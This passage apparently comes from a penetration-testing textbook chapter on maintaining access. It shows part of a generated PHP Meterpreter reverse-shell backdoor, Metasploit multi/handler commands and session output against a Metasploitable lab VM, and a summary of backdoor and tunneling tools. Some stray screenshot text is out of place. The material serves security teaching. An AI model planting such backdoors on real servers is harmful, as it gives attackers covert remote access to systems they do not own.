
The generated PHP meterpreter will be stored in the `php-meter.php` file. The following is a snippet of the `php-meter.php` file contents:



```
#<?php

error_reporting(0);
# The payload handler overwrites this with the correct LHOST before sending
# it to the victim.
$ip = '192.168.2.22';
$port = 4444;
$ipf = AF_INET;

if (FALSE !== strpos($ip, ":")) {
        # ipv6 requires brackets around the address
        $ip = "[". $ip ."]";
        $ipf = AF_INET6;
}

if (($f = 'stream_socket_client') && is_callable($f)) {
        $s = $f("tcp://{$ip}:{$port}");
        $s_type = 'stream';
} elseif (($f = 'fsockopen') && is_callable($f)) {
        $s = $f($ip, $port);
```


Before you send this backdoor to the target, you need to remove the comment mark in the first line, as shown with the arrow in the preceding screenshot.

You need to prepare how to handle the PHP meterpreter. In your machine, start Metasploit Console (`msfconsole`) and use the `multi/handler` exploit. Then, use the `php/meterpreter/reverse_tcp` payload, the same payload we used during the generation of the shell backdoor. Next, you need to set the `LHOST` variable with your machine IP address. After that, you use the `exploit` command to run the exploit handler. The result of the command is as follows:



```
msf> use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.22
LHOST => 192.168.2.22
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.2.22:4444
[*] Starting the payload handler...
```


After you store the shell in the target web server utilizing web vulnerabilities such as command injection, or execute the shell from your server exploiting remote file inclusion vulnerability, you can access the shell via a web browser.



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

In your machine, you will see the meterpreter session open:



```
[*] Sending stage (39848 bytes) to 192.168.2.23
[*] Meterpreter session 1 opened (192.168.2.22:4444 -> 192.168.2.23:49372) at 2013-12-25 21:57:27 +0700

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/php
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

After that, you can issue meterpreter commands such as `sysinfo` and `getuid` .

Summary

In this chapter, we discussed the operating system backdoors such as cymothoa, intersect, and metsvc, which can be used to maintain access on target machines.

Next, we discussed protocol tunneling tools that can wrap one network protocol to another. The goal of this protocol tunneling is to bypass any mechanism enacted by the target machine to limit our capability to connect to the outside world. The tools in this category are dns2tcp, iodine, ncat, proxychains, ptunnel, socat, sslh, and stunnel4.

At the end of this chapter, we briefly described the web backdoor tools. These tools can be used to generate a webshell backdoor on the target machine, and we can then connect to this backdoor.

In the next chapter, we will discuss documenting, reporting, and presenting the vulnerabilities found to the relevant parties.